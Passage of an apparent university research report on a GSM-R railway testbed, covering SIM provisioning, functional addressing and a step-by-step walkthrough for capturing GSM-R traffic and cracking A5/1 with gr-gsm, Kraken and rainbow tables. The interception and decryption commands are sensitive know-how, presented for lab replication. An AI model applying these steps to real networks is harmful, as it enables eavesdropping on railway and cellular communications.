PL_ACK is the priority threshold above which a call must be confirmed. Calls that do not exceed it are not stored in EF.CallconfI (§7.4.11). The FFFIS example value 04 corresponds to priority level 1 and therefore makes every Railway Emergency Call subject to confirmation. Since the testbed has no acknowledgement centre reachable at short code 1612, the terminal queued unconfirmed calls in EF.CallconfI until the file filled up, after which further emergency calls were refused. We therefore set PL_ACK to 07 (priority A), which no call exceeds, and cleared the queue. This is a testbed deviation and would be reverted in a deployment with a real acknowledgement centre.

```
select EF.CallconfI
update_record 1 ffffffffffffffffffffffffffffffffffffff
# ... repeated for records 2 to 10
```

Listing 22. Clearing the queue of unconfirmed emergency calls

If EF.CallconfC is left unconfigured, the terminal reports at start-up that GSM-R emergency calls are not configured on the SIM.

Shunting. EF.Shunting (FFFIS Table 26) identifies which of the subscribed VGCS identifiers are shunting groups: byte 1 is a one-based index into EF.VGCS naming the *common* shunting group, and bytes 2–8 form a bitmap marking the individual shunting groups. FFFIS Table 11 declares this file *not applicable* to the General Purpose and Operational Radio classes. It is required only for the Cab Radio and the Shunting Radio. It is nevertheless present on the card, and §7.6.7 defines the value to be used when no shunting groups are subscribed:

```
select EF.Shunting
update_binary ff00000000000000
```

Listing 23. Shunting Configuration

Service dialling numbers. Group and broadcast calls are invoked through EF.SDN under DF.TELECOM, which the FFFIS designates for storing the supplementary service control strings that initiate ASCI teleservices. Each record encodes a string of the form *SC*P#GID, where the service code SC selects VGCS (17) or VBS (18) per FFFIS §6.12.14, P is the eMLPP priority (750–754 for levels 0–4, §6.12.15), and GID is the group identifier. We provision record 1 as the train emergency call (ETE), record 2 as the shunting emergency call (ESE) and record 7 as an operational broadcast call to other drivers in the area (PDA), following the Table 9 naming even though it is not binding for this class.

```
select MF
select DF.TELECOM
select EF.SDN
update_record_decoded 1 '{"alpha_id":"ETE","len_of_bcd":7,
  "ton_npi":{"ext":true,"type_of_number":"unknown",
    "numbering_plan_id":"isdn_e164"},
  "dialing_nr":"*17*750#299","cap_conf_id":255,"ext3_record_id":255}'
update_record_decoded 2 '{"alpha_id":"ESE","len_of_bcd":7,
```

```

    "ton_npi":{"ext":true,"type_of_number":"unknown",
              "numbering_plan_id":"isdn_e164"},
    "dialing_nr":"*17*750#599","cap_conf_id":255,"ext3_record_id":255}'
update_record_decoded 7 '{"alpha_id":"PDA","len_of_bcd":7,
    "ton_npi":{"ext":true,"type_of_number":"unknown",
              "numbering_plan_id":"isdn_e164"},
    "dialing_nr":"*18*752#200","cap_conf_id":255,"ext3_record_id":255}'

```

Listing 24. EF.SDN: service dialling numbers for ASCII invocation

The line breaks inside each JSON argument are shown only for readability: pySim-shell reads `update_record_decoded` as a single command line, so in practice each object must be entered on one line. Here the control characters `*` and `#` are stored as the BCD nibbles A and B respectively.

Subscriber number. Finally, `EF.MSISDN` is set to the subscriber number provisioned for the card in `osmo-hlr`. FFFIS §6.10.4 notes that GSM-R terminals use this field during the interrogation and forced de-registration procedures, and that an incorrectly filled field causes those procedures to fail.

```

select DF.TELECOM
select EF.MSISDN
update_record_decoded 1 '{"alpha_id":"","len_of_bcd":4,
    "ton_npi":{"ext":true,"type_of_number":"unknown",
              "numbering_plan_id":"isdn_e164"},
    "dialing_nr":"68457"}'

```

Listing 25. Writing an example subscriber number to EF.MSISDN

5.1.4 Verification and Results. The provisioned card state was verified in two ways. Individual files were re-read with `read_binary_decoded` and `read_record_decoded` after each write, and a complete snapshot of the card's file system was captured with the `fsdump` command from the master file, producing a single JSON document that records the decoded contents of every readable elementary file. Comparing the snapshot of an unprovisioned card against that of the provisioned card allowed the delivered state to be distinguished from the values written during provisioning.

To exercise the network independently of the handset, `osmo-msc` can originate a group or broadcast call directly from its VTY. In the privileged (enable) node, the commands

```

asci initiate vgc 299
asci terminate vgc 299

```

set up and release a voice group call for the given group id. `vbc` is used analogously for broadcast calls. This provides a controlled way to trigger a call without relying on a terminal to originate it, and to observe the resulting signalling with the `asci log` category set to debug on both `osmo-msc` and `osmo-bsc`.

The numbering plan itself was exercised in the same way, originating group and broadcast calls and following them through the dialling tree in the `osmo-msc` logs. This is how the record-6 EF.CT defect corrected in Listing 20 was found: call type 5 never resolved to the group-and-broadcast table. The record-1 defect was found in turn by reading the

file back and checking each next-table pointer against FFFIS Table 37, which revealed that call type 0 pointed at the location-number file rather than the free-number file.

A limitation remained on the terminal side. The focX correctly *received* network-originated VGCS and VBS calls, and group and broadcast calls could be originated from the terminal through their service dialling numbers. With fast call set-up enabled (EF.eMLPP = 7404), however, the two emergency group calls failed: the terminal then originates them with the TS 44.068 IMMEDIATE SETUP procedure, which osmo-msc discards in `compl_13_msg_is_r99()` because that function handles only mobility-management and radio-resource protocol discriminators. Since fast call set-up is optional for the GPH/OPH class (§6.6.5.7) it was disabled. Because §6.6.5.4 makes it mandatory for cab radios, a compliant cab-radio SIM cannot at present originate a Railway Emergency Call against osmo-msc.

The group-call menu also behaved inconsistently. On a freshly provisioned card the VGCS identifiers 200 and 500 appeared and could be selected, while the emergency groups 299 and 599, registered in EF.CallconfC and invoked through the dedicated emergency procedure, were most likely filtered out deliberately. The menu did not, however, track the SIM reliably: a card that had earlier carried a different group set could show an incomplete or empty menu even after its group files were rewritten to match a working card byte for byte, and this persisted across reboots. The cause was not determined, but cannot be attributed to the SIM, since two cards with identical group files produced different menus. The emergency groups stayed reachable via their service dialling numbers throughout, so only the menu presentation was affected.

5.2 Implementing Functional Addressing

Functional addressing, provided in GSM as the Follow-Me service [ETS24], lets a subscriber be reached through a role-based number rather than the MSISDN of a particular handset. In the railway domain it is how a controller reaches a train by its running number, independently of which mobile station or SIM currently holds that role. EIRENE mandates it in Section 11.3 of the System Requirements Specification [Int23] and defers the detailed behaviour to the MORANE Form Fit Functional Specification [UIC07] and Interface Specification [UIC09]. Because SRS 11.3.3 leaves the network-level implementation open to national railways, this work realises the service with two components attached to the Osmocom core network: an External USSD Entity (EUSE) on the HLR that handles the registration and related procedures, and an external Mobile Network Call Control (MNCC) handler at the MSC that resolves a dialled functional number to its current holder at call time, coupled through a single shared table.

5.2.1 Service Model and Procedures. Functional addressing is logically split into two stages [UIC07]. A set of procedures first populates a table that maps each functional number (FN) to the MSISDN currently holding it. That table is then used during call handling to route a call dialled to a functional number to its current holder. The procedures are driven by the mobile over unstructured supplementary service data (USSD), while the routing step happens in the network at call-setup time. A functional number is itself an EIRENE number, an international code followed by a national part whose leading call-type digit encodes the role (a train, an engine, a controller, and so on). Functional numbers therefore occupy their own ranges, disjoint from ordinary MSISDNs [Int23].

The registration stage defines four procedures, invoked by the USSD strings in Table 3, where the service code 214 identifies the functional-numbering service [Int23]. Registration binds the functional number to the requesting subscriber, and interrogation reports its current holder. Deregistration removes the requester's own binding. Forced deregistration removes another subscriber's binding and is reserved for a controller rather than a driver [UIC07].

Procedure	USSD string	Effect
Registration	**214*FN***#	bind FN to the requester
Interrogation	*#214*FN***#	report the current holder
Deregistration	##214*FN***#	remove the requester's binding
Forced deregistration	##214*FN*88*MSISDN*#	remove another subscriber's binding

Table 3. The four functional-addressing management procedures and their invoking USSD strings [Int23, UIC09].

All four procedures are carried as USSD, specifically the `ProcessUnstructuredSS-Request` operation, with the leading * and # characters transported as literal content of the string rather than as distinct structured operations [UIC09]. The network replies with a short string that begins with a mandatory two-digit outcome code and may be followed by human-readable text. On a successful interrogation the served MSISDN follows the code [UIC09]. Table 4 summarises the outcome codes used in this work, drawn from the 3GPP Follow-Me service description [ETS24].

Code	Meaning
01	registration successful
02	erasure (deregistration) successful
03	interrogation successful and served MSISDN follows
42	functional addressing not subscribed
62	functional number not registered

Table 4. Outcome codes returned by the implementation [ETS24].

5.2.2 Architecture and Implementation. The Osmocom core network implements neither the Follow-Me service logic nor the functional-addressing overlay, but it exposes the two extension points this design needs. `osmo-hlr` routes USSD to external entities, and `osmo-msc` can delegate call control to an external handler. Building the two components against these points, rather than patching the core, keeps the stack unmodified and trackable against upstream.

The registration component, the EUSE, attaches to `osmo-hlr` over the Generic Subscriber Update Protocol (GSUP), the interface for offloading USSD handling. `osmo-hlr` forwards the functional-addressing codes to it rather than handling them itself, matching the entity by the serial number it presents when it connects. The EUSE parses the four procedures and updates the functional-number table. One detail is dictated by the interface: `osmo-msc` includes only the subscriber's IMSI in the supplementary-service message, not its MSISDN, so the EUSE resolves the IMSI to the MSISDN by reading the HLR subscriber database directly before storing the binding. Each procedure is answered with its outcome code.

The call-setup component is the external MNCC handler. When `osmo-msc` is configured for external MNCC it stops handling call control itself and relays every primitive over a local socket to the handler, which therefore drives all calls, not only functional-addressing ones. The handler follows `osmo-msc`'s built-in call bridge, with one addition: at call setup it looks up the dialled number in the functional-number table and, on a match, rewrites it to the registered MSISDN before the call is routed. A number that is not a registered functional number is passed through unchanged.

The two components are coupled only through the functional-number table, a small SQLite database that the EUSE writes and the handler reads. It is opened in write-ahead-logging mode so the writer on the HLR side and the reader on the MSC side can work on the same file concurrently.

5.2.3 Deployment in open5Gcube. In the open5Gcube deployment each network element runs in its own container, and the two components are placed according to what they attach to. The EUSE runs in the HLR container, where

it reaches the HLR's GSUP interface on localhost and can read the subscriber database, and the MNCC handler runs in the MSC container, where it connects to the socket osmo-msc opens. The feature is opt-in for the osmocom stack through a single flag (FOLLOWME). When it is set, the HLR container starts the EUSE once the subscriber database has been initialised, and the MSC container starts the MNCC handler. Switching osmo-msc to external MNCC is tied to the same flag, because external call control must only be enabled when the handler is actually present, otherwise no call is served at all. The Dockerfiles, entrypoint script and configuration templates are provided in the accompanying repository¹⁵.

The functional-number table is shared across the two containers by bind-mounting a single host directory read-write into both, at `/var/lib/followme`. The file the EUSE writes and the file the MNCC handler reads are therefore one and the same on disk, which is what lets the SQLite write-ahead log work across the container boundary. Figure 7 shows the resulting arrangement.

Activation is completed in the two configuration files. The HLR configuration declares the external entity and routes the functional-numbering USSD prefixes to it, and the MSC configuration is switched to external MNCC by the same flag. Because osmo-msc creates the MNCC socket only at start-up and the handler exits if it cannot connect, the MSC container waits for the socket to appear and restarts the handler if it stops, which keeps the call-setup stage available across restarts.




Fig. 7. Deployment of the two components in open5Gcube. Each core element runs in its own container with its attached component, the EUSE in the HLR container and the MNCC handler in the MSC container. A single host directory holding `fm.db` is bind-mounted read-write into both containers, so the write-ahead-logged SQLite file is shared.

5.2.4 Verification and Results. The implementation was validated end to end on the physical network, with the Funkwerk focX as the mobile station. Two things were checked. First, that the management procedures reach the EUSE and are answered with the correct outcome code. Second, that a call dialled to a functional number is translated to its current holder. The management procedures were driven from the focX GSM-R menu and observed in the HLR and EUSE log, and the call translation was observed in the MSC and MNCC-handler log. That the focX drives them at all is itself a result: it encodes all three procedures as `ProcessUnstructuredSS-Request`, so the HLR routes them to the EUSE, whereas a generic MMI parser would encode interrogation and deregistration as structured supplementary-service operations that never reach it.

¹⁵<https://gitlab.hpi.de/batlab/open5gcube>

Listing 26 shows the registration, interrogation and deregistration of the functional number 049921234567801 by a subscriber whose IMSI is 999700000168457 and whose MSISDN is 68457. Each procedure arrives as a USSD string inside a ProcessUnstructuredSS-Request. The EUSE resolves the subscriber's IMSI to its MSISDN and replies with the outcome code from Table 4.

```

1 # Registration: **214*049921234567801***#
2 DSS INFO 999700000168457/0x20000002: USSD CompType=Invoke, OpCode=ProcessUssReq '**214*049921234567801***#'
3 followme_euse.c:417 MSISDN 68457 (IMSI 999700000168457): Follow-Me REGISTER FN='049921234567801'
4 followme_euse.c:174 Tx 999700000168457/0x20000002: USSD Result(2, END, '01 Follow-Me registered to 68457')
5 DSS INFO 999700000168457/0x20000002: USSD CompType=ReturnResult, OpCode=ProcessUssReq '01 Follow-Me registered to 68457'
6
7 # Interrogation: **214*049921234567801***#
8 DSS INFO 999700000168457/0x20000003: USSD CompType=Invoke, OpCode=ProcessUssReq '**214*049921234567801***#'
9 followme_euse.c:417 MSISDN 68457 (IMSI 999700000168457): Follow-Me INTERROGATE FN='049921234567801'
10 followme_euse.c:174 Tx 999700000168457/0x20000003: USSD Result(3, END, '03 68457')
11 DSS INFO 999700000168457/0x20000003: USSD CompType=ReturnResult, OpCode=ProcessUssReq '03 68457'
12
13 # Deregistration: ##214*049921234567801***#
14 DSS INFO 999700000168457/0x20000004: USSD CompType=Invoke, OpCode=ProcessUssReq '##214*049921234567801***#'
15 followme_euse.c:417 MSISDN 68457 (IMSI 999700000168457): Follow-Me DEREGISTER FN='049921234567801'
16 followme_euse.c:174 Tx 999700000168457/0x20000004: USSD Result(4, END, '02 Follow-Me deregistered')
17 DSS INFO 999700000168457/0x20000004: USSD CompType=ReturnResult, OpCode=ProcessUssReq '02 Follow-Me deregistered'

```

Listing 26. Management procedures for FN 049921234567801, driven from the focX. The two DSS lines per block are osmo-hlr's supplementary-service layer (the request arriving and the result returning to the MS); the two followme_euse.c lines are the EUSE, which runs in the HLR container. Timestamps, the container prefix and the log-context marker are removed for readability, and unrelated GPRS and paging traffic is omitted.

The outcome was also visible on the terminal. Rather than the raw reply, the focX showed its own confirmation of success, so it acted on the two-digit outcome code, and after a registration the idle screen replaced the MSISDN with the registered functional identity. Both confirm the binding took.

The routing stage was validated by dialling the functional number. Listing 27 shows the MNCC handler receiving the call setup, looking up 049921234567801 in the shared table, and rewriting the called number to the registered MSISDN 68457 before the call is routed. This exercises the call-time translation. Because the EUSE in the HLR container wrote the mapping that the MNCC handler in the MSC container reads, it also confirms that the shared table works across the two containers. In this test the number was registered to the calling subscriber itself, so the rewritten call targets the caller and cannot complete. A functional number registered to a different subscriber routes the call through to that subscriber.

```

1 mncc_eirene.c:250 (call 80000001) FN 049921234567801 -> MSISDN 68457
2 mncc_eirene.c:256 (call 80000001) SETUP_IND called='68457' calling='68451'

```

Listing 27. Call-time translation of a dialled functional number, logged by the MNCC handler in the MSC container.

Forced deregistration was not exercised from the focX, since it is a supervisor operation that the handset does not expose in its menu. In an operational network the procedure would be issued from a controller terminal.

5.2.5 Limitations and Scope. The implementation covers the four procedures and the call-time translation, and deliberately leaves several specified aspects out of scope.

No subscription or access control is enforced. The FFFS governs which functional numbers a subscriber may register or erase through its Classes of Registration (Table 1 [UIC07]). The EUSE applies none of them, so any subscriber can register, interrogate or force-deregister any functional number.

Forced deregistration is simplified. The target MSISDN is not verified against the current holder, and the terminal notification the FFFS sends to the affected subscriber is not implemented.

Finally, on the routing side a single function per mobile is assumed. The Function Code in the dialled number is not delivered to the terminating mobile as a sub-address, so a multi-function terminal could not select the addressed sub-port, and bulk registration and deregistration [UIC09] are not implemented.

6 ATTACKING GSM-R AND A5/1

In this chapter, we present our efforts to capture and decrypt GSM and GSM-R traffic. Note that all traffic capture is performed strictly within our own lab. Meaning we only capture calls inside our official research frequency (see Section 9.1). The additional capture file we use is publicly available on GitHub, as described in Section 6.2.3.

6.1 An attack against message authentication in the ERTMS train to trackside protocols




Fig. 8. Overview of the protocol layers of ERTMS [COdRT17].

Chothia et al. claim that capturing and decrypting GSM traffic “can easily be done using commercial off-the-shelf (COTS) equipment” estimating a hardware cost on the order of USD \$1,500 [COdRT17]. They further state that “any vulnerability that exists against the current GSM standard may be exploitable within GSM-R as well”.

Chothia et al. do not provide a working implementation for breaking the A5/1 cipher in GSM-R. Instead, they reference prior work on breaking A5/1 in ordinary GSM and assume the same techniques apply to GSM-R. Upon request, they confirmed that they have not implemented the full attack (including breaking GSM-R).

Their paper, therefore, provides a conceptual basis for our work: we aim to demonstrate that A5/1 and GSM-R can be broken using realistic, low-cost equipment.

6.2 Breaking A5/1 in the Context of GSM

In this section, we describe how to break A5/1 in the GSM context, which preparations are required, and which tools we use. The goal of this chapter and the following chapters is to enable any reader to replicate the steps we took. Due to legal restrictions and a lack of permission to decode genuine GSM-R traffic of the DB, we use publicly available GSM packages to mimic the decryption of captured data. Extra information, tips, exercises, and helpful links will be presented in highlighted grey boxes to make them easy to spot during replication.

We will explain the entire attack in detail. If you need additional assistance, several resources are available. We highly recommend the series [Decoding GSM](#) by [RobVK8FOES](#), as well as his older two-part series [Release the \(A5/1\) Kraken](#).

Another recommendation is the series [GSM Sniffing & Hacking](#) by [Crazy Danish Hacker](#). Although he proceeds fairly quickly through all steps, many aspects of sniffing and decoding GSM are well demonstrated.

6.2.1 Setup and required tooling. Disclaimer: We initially used Ubuntu 20.04.06, but as of now, the setup has been verified to work on Debian 13 and the Debian-based Kali 6.19. MacOS is so far untested.

As a receiver for capturing GSM and GSM-R traffic, we use a USRP B210 [Software Defined Radio \(SDR\)](#) from Ettus Research, which covers the frequency range from 70 MHz to 6 GHz. Initially, we used Ubuntu 20.04.6 as the host operating system, but as part of the automation effort, we switched to running a Docker container based on `debian:12-slim`. In section 6.3 we describe our most recent implementations. To follow our Ubuntu-based setup, we provide code blocks containing all required commands.

We require the following dependencies:

- **Firmware: USRP Hardware Driver (UHD)**¹⁶

The UHD connects the USRP B210 to the computer and enables interaction with the device. It includes the Python script `uhd_images_downloader` which downloads the firmware required by the USRP B210. Each time the device is powered on, the firmware will be loaded automatically.

- **GNU Radio**¹⁷

GNU Radio is a free and open-source toolkit that provides signal processing blocks for implementing SDRs. It also provides the build and runtime environment needed to run `gr-gsm`.

- **gr-gsm**¹⁸

`gr-gsm` is an open source project that provides tools for receiving, decoding, and analyzing GSM signals. We use tools such as `grgsm_scanner` and `grgsm_livemon` to capture GSM-R data traffic. Since the original project does not support GNU Radio releases >3.8, we use a custom fork¹⁹ that is compatible with newer GNU Radio versions.

- **Wireshark**

Wireshark is a network traffic and protocol analyzer used to inspect captured traffic. We forward decoded GSM frames to a loopback interface so that Wireshark can display and filter the traffic for easier analysis.

- **Kraken**²⁰

Kraken is an open-source tool for cracking A5/1 keys. It is implemented in C++ and Python and uses the Berlin A5/1 rainbow table sets generated by the community A5/1 cracking project [Bla09]. Once the rainbow tables are prepared, Kraken typically takes between 20 and 60 seconds to recover an A5/1 session key.

```
uhd_usrp_probe
```

Listing 28. Probing the SDR to verify it is properly recognized

```
sudo apt update && sudo apt upgrade -y
sudo apt install libuhd-dev uhd-host gnuradio wireshark
```

Listing 29. Installing the basic dependencies

```
git clone https://github.com/joswr1ght/kraken
cd kraken
sudo touch /usr/include/stropts.h
```

¹⁶https://files.ettus.com/manual/page_install_binary.html

¹⁷<https://www.gnuradio.org/>

¹⁸<https://github.com/ptrkrysik/gr-gsm/>

¹⁹<https://github.com/bkerler/gr-gsm/>

²⁰<https://github.com/joswr1ght/kraken>

```
make noati
```

Listing 30. Installing & building kraken

```
sudo apt install cmake libosmosdr-dev libosmocore-dev gr-osmosdr
git clone https://github.com/bkerler/gr-gsm
cd gr-gsm
mkdir build
cd build
cmake ..
make -j$(nproc)
sudo make install
sudo ldconfig
```

Listing 31. Installing & building the custom gr-grsm

- **A5/1 Rainbow Tables**

The publicly available table set consists of 40 tables and can be obtained via torrent distribution²¹. Each table is 40 GB. Thus, the dataset requires 1.6 TB of storage. Kraken provides a Python 2 script that writes the downloaded tables to a memory disk or a block device in the required format. The preparation step requires equivalent disk space (1.6 TB) and benefits from fast I/O for better performance. Note that the full original dataset is 2.0 TB and is not publicly available. The full dataset has a cracking success rate of around 80-90%; the success rate decreases linearly with the size of the rainbow table dataset.

To prepare a hard drive with the rainbow table set, see [this instructional video](#).

Note that, at HPI, we already have a prepared hard drive stored in the IoT Lab. The corresponding indexes directory and an updated version of the Behemoth.py script using Python 3 are available at <https://gitlab.hpi.de/batlab/collection>.

The repository also contains a cracking template, which can be handy for manually cracking A5/1-encrypted communications.

Getting Kraken to work with the rainbow table drive can be difficult. Some things to keep in mind are:

- (1) If you are using a [Virtual Machine \(VM\)](#) ensure the drive is passed through properly.
- (2) Before starting Kraken, ensure the drive is listed by the `lsblk` command.
- (3) Start Kraken from inside the `kraken/Kraken` folder, otherwise it will most likely fail at some point.
- (4) Ensure you have replaced the `kraken/indexes` folder with the correct one containing the index files.
- (5) Keep in mind to replace the disk ID inside `kraken/indexes/tables.conf` with the correct one if your drive does not match the default (e.g. `/dev/sda2`).

²¹<https://github.com/0xh4di/GSMDecryption>

6.2.2 Capturing GSM and GSM-R data traffic. To capture GSM and GSM-R traffic, we first identify the correct downlink band frequency. In Germany, the GSM-R downlink range runs from 918 MHz to 925 MHz.

```
$ grgsm_scanner -g 150 -b GSM-R

ARFCN: 964, Freq: 923.0M, CID: 828, LAC: 3019, MCC: 262, MNC: 10, Pwr: -57
ARFCN: 973, Freq: 924.8M, CID: 4727, LAC: 3019, MCC: 262, MNC: 10, Pwr: -53
ARFCN: 981, Freq: 926.4M, CID: 33389, LAC: 22520, MCC: 262, MNC: 3, Pwr: -55
ARFCN: 1020, Freq: 934.2M, CID: 13389, LAC: 22520, MCC: 262, MNC: 3, Pwr: -34
ARFCN: 1023, Freq: 934.8M, CID: 310, LAC: 22520, MCC: 262, MNC: 3, Pwr: -45
ARFCN: 1, Freq: 935.2M, CID: 15501, LAC: 309, MCC: 262, MNC: 2, Pwr: -53
ARFCN: 5, Freq: 936.0M, CID: 11421, LAC: 309, MCC: 262, MNC: 2, Pwr: -51
ARFCN: 6, Freq: 936.2M, CID: 12631, LAC: 309, MCC: 262, MNC: 2, Pwr: -53
ARFCN: 1023, Freq: 934.8M, CID: 310, LAC: 22520, MCC: 262, MNC: 3, Pwr: -49
ARFCN: 51, Freq: 945.2M, CID: 760, LAC: 14085, MCC: 262, MNC: 1, Pwr: -36
ARFCN: 58, Freq: 946.6M, CID: 761, LAC: 14085, MCC: 262, MNC: 1, Pwr: -50
ARFCN: 59, Freq: 946.8M, CID: 10714, LAC: 14085, MCC: 262, MNC: 1, Pwr: -54
ARFCN: 60, Freq: 947.0M, CID: 762, LAC: 14085, MCC: 262, MNC: 1, Pwr: -56
ARFCN: 62, Freq: 947.4M, CID: 0, LAC: 14115, MCC: 262, MNC: 1, Pwr: -51
ARFCN: 63, Freq: 947.6M, CID: 4658, LAC: 14085, MCC: 262, MNC: 1, Pwr: -48
```

Listing 32. Available ARFCNs

We use `grgsm_scanner` to probe the spectrum. The tool drives the SDR and reports all received frequencies and their [absolute radio-frequency channel number \(ARFCN\)](#) (Listing 32). We can specify a frequency band such as GSM-R or GSM900 (`-b`), which narrows the scanned ARFCNs. Additionally, we can set a gain parameter (`-g/-gain`) to control the amplification of the measured signals in dB; it defaults to 30 dB. Setting this to the maximum possible value is not recommended as it causes background noise to spike and clutter the measurements.

```
grgsm_scanner -b GSM-R -g 35
```

Listing 33. Scanning the GSM-R frequency band

Once we identify the ARFCN or frequency to target, we use `grgsm_capture` to record traffic on that frequency and save it to a capture file in the `.cfile` format. We either stop the capture using Ctrl+C or automatically after a predefined timeout, specified in seconds via parameter (`-t`). When defining the frequency using `-f <frequency>`, make sure to include the mandatory M as specified by `grgsm_scanner`.

```
grgsm_capture -a 58 (OR -f 946.6M) -g 35 <output>.cfile
```

Listing 34. Capturing on the GSM-R frequency 946.6M with ARFCN 58

SUMMARY

To capture traffic, we follow this procedure:

- (1) Scan for available ARFCNs and their signal strength
`grgsm_scanner -b (GSM-R / GS900) (-g 35)`
- (2) Capture traffic on the desired frequency
`grgsm_capture -a <ARFCN> (OR -f <frequency>) (-g 35) (-t <timeout_seconds>) <output>.cfile`

6.2.3 Decoding and cracking GSM data traffic. Our goal is to recover the session key, which allows us to decode encrypted traffic. For this, we use Wireshark and Kraken alongside the already familiar gr-gsm toolset.

As mentioned above, we use a publicly available capture file to decode and crack GSM data traffic throughout the instructions. This capture file - also referred to as `voicecall.cfile` - can be found here: <https://github.com/ptrkrysik/gr-gsm/issues/456>

1. Decoding BCCH. The first step is decoding the BCCH and finding the Immediate Assignment packet. The Immediate Assignment contains information about the SDCCH and timeslot the mobile station is required to use during the established connection. To analyze the packets, we start Wireshark on a loopback interface that grgsm_decode forwards the decoded frames to. While we are using the handy CLI, this behavior can also be achieved using the standard Wireshark settings. The second specified command filters for Immediate Assignments only, while the first one includes all decoded traffic.

```
sudo wireshark -k -f udp -Y gsmtap -i lo
sudo wireshark -k -f udp -Y 'gsmtap and _ws.col.info matches "immediate"' -i lo
```

Listing 35. Wireshark on loopback interface with and without filter

Decoding the BCCH provides us with unencrypted broadcast information, allowing us to identify the timeslot and logical channel used by the target connection (Figure 9). To decode the BCCH we use grgsm_decode (provided by gr-gsm). We have to specify the frequency (-f) or ARFCN (-a), the sample rate (-s). Additionally, we can provide a channel mode (-m) and timeslot (-t) but both default to our required settings. Lastly, we supply our capture file (-c). We proceed to decode the SDCCH in the indicated timeslot using the just-recovered information.

```
grgsm_decode -c voicecall.cfile -f 952.0M -s 2e6 (-m \gls{BCCH} -t 0)
```

Listing 36. Decoding the BCCH

2. Decoding SDCCH. Next, we decode the SDCCH, which includes two important packets: Ciphering Mode Commands and System Information. The former allows us to confirm that the A5/1 cipher is being used. If that is not the case, this exploit will fail. Cracking A5/3 remains future work. The latter is a repeated system information block. The cracking setup specifically requires System Information Type 5 or 6 packets. Both of which are periodically broadcast in plaintext and in encrypted form. This behavior allows us to extract keystream material. Typically, the offset between plaintext and unencrypted form is 204 frames for Type 5 and 306 frames for Type 6 packets. Note, though, that this may vary between networks. The syntax is the same as mentioned above; now we include the SDCCH channel (-m) and our previously discovered timeslot (-t).

Sidenote: In case of the `voicecall.cfile` we decode the SDCCH8 channel, since Wireshark provides us this specific channel (Figure 9).

```
grgsm_decode -c voicecall.cfile -f 952.0M -s 2e6 -m SDCCH8 -t 1
```

Listing 37. Decoding the SDCCH8 channel

```

570 1.712398 127.0.0.1 127.0.0.1 GSMT... 81 (CCCH) (RR) Immediate Assignment
> Frame 570: Packet, 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface sshdump, id 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> User Datagram Protocol, Src Port: 38401, Dst Port: 4729
> GSM TAP Header, ARFCN: 0 (Downlink), TS: 0, Channel: CCCH (2)
> GSM CCCH - Immediate Assignment
> L2 Pseudo Length
> .... 0110 = Protocol discriminator: Radio Resources Management messages (0x6)
> Message Type: Immediate Assignment
> Page Mode
> Dedicated mode or TBF
> Channel Description
> 0100 1... = SDCCH/8 + SACCH/C8 or CBCH (SDCCH/8): 9
> Subchannel: 1
> .... 001 = Timeslot: 1
> 101. .... = Training Sequence: 5
> ...0 .... = Hopping Channel: No
> .... 00.. = Spare: 0x00
> Single channel ARFCN: 85
> Request Reference
> Timing Advance
> Mobile Allocation
> IA Rest Octets

```

Fig. 9. Wireshark screenshot: Immediate Assignment packet and its corresponding information

```

37 13.956330 127.0.0.1 127.0.0.1 LAPDm 81 I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
> Frame 37: Packet, 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface sshdump, id 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> User Datagram Protocol, Src Port: 41303, Dst Port: 4729
> GSM TAP Header, ARFCN: 0 (Downlink), TS: 1, Channel: SDCCH/8 (1)
> Link Access Procedure, Channel Dm (LAPDm)
> GSM A-I/F DTAP - Ciphering Mode Command
> Protocol Discriminator: Radio Resources Management messages (6)
> DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
> Cipher Mode Setting
> .... 1 = SC: Start ciphering (1)
> .... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
> Cipher Mode Response

```

Fig. 10. Wireshark Screenshot: Ciphering Mode Command packet

3. *Obtaining the keystreams.* Once we identify the GSM Frame Number of a System Information Type 5 or 6 packet, we extract the raw bursts from the capture. We use `grgsm_decode -p` to get the raw bursts on stdout (Listing 39). Each burst is shown with the corresponding frame number and frame count. First, we locate the correct sequence of bursts for the plaintext packet and the corresponding encrypted packet. Then, we XOR them pairwise to obtain the actual keystream fragments. The plaintext and the encrypted packet are both made up of 4 bursts, meaning we XOR plaintext burst 1 with encrypted burst 1, and so on.

To perform the XOR process, we either use the `xor.py` utility script provided by Kraken or write a short custom script (6.2.3). Each packet match of plaintext & ciphertext packets should result in 4 XORed keystreams.

```
grgsm_decode -c voicecall.cfile -f 952.0M -s 2e6 -m SDCCH8 -t 1 -p
```

Listing 38. Decoding the SDCCH8 with raw bursts

33	13.888537	127.0.0.1	127.0.0.1	LAPDm	81 U, func=UI(CCCH) (RR) System Information Type 5
